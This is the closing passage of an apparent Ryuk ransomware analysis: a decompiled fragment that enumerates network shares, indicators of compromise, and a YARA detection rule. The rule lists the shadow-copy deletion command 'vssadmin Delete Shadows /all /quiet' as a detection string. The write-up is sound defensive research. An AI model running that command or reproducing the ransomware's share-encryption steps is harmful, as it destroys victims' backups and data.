        if ( *v5 == '\\\\' && v5[1] == '\\\\' )
        {
            v6 = 0;
            v7 = sub_140001950((v5 + 3));
```

For each network resource found, the resource's name will be appended to a list separated by a semicolon. This list will be used later to encrypt these network shares with the same encryption process above.

IOCs

Hashes

Ryuk: 8b0a5fb13309623c3518473551cb1f55d38d8450129d4a3c16b476f7b2867d7

Dropper: 23f8aa94ffb3c08a62735fe7fee5799880a8f322ce1d55ec49a13a3f85312db2

Files

C:\Users\Public>window.bat

Registry

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Emails

WayneEvenson@protonmail[.]com

WayneEvenson@tutanota[.]com

Yara Rule

```

rule Ryuk
{
    meta:
        author = "N1ght-W0lf"
        description = "Detect Ryuk Samples"
        date = "2020-05-08"
    strings:
        $s1 = "RyukReadMe.txt" ascii wide
        $s2 = "No system is safe" ascii wide
        $s3 = "svchost" ascii wide fullword
        $s4 = "vssadmin Delete Shadows /all /quiet" ascii wide
        $s5 = "UNIQUE_ID_DO_NOT_REMOVE" ascii wide
        $s7 = "\\users\\Public\\window.bat" ascii wide
        $s6 = "HERMES" ascii wide

    condition:
        5 of them
}

```

External References

<https://blog.malwarebytes.com/threat-spotlight/2019/12/threat-spotlight-the-curious-case-of-ryuk-ransomware/>

<https://research.checkpoint.com/2018/ryuk-ransomware-targeted-campaign-break/>

<https://app.any.run/tasks/81eaa3cf-eb75-411f-adba-b09472927155/>

<https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4672>

<https://www.codeproject.com/Articles/1658/Obtain-the-plain-text-session-key-using-CryptoAPI>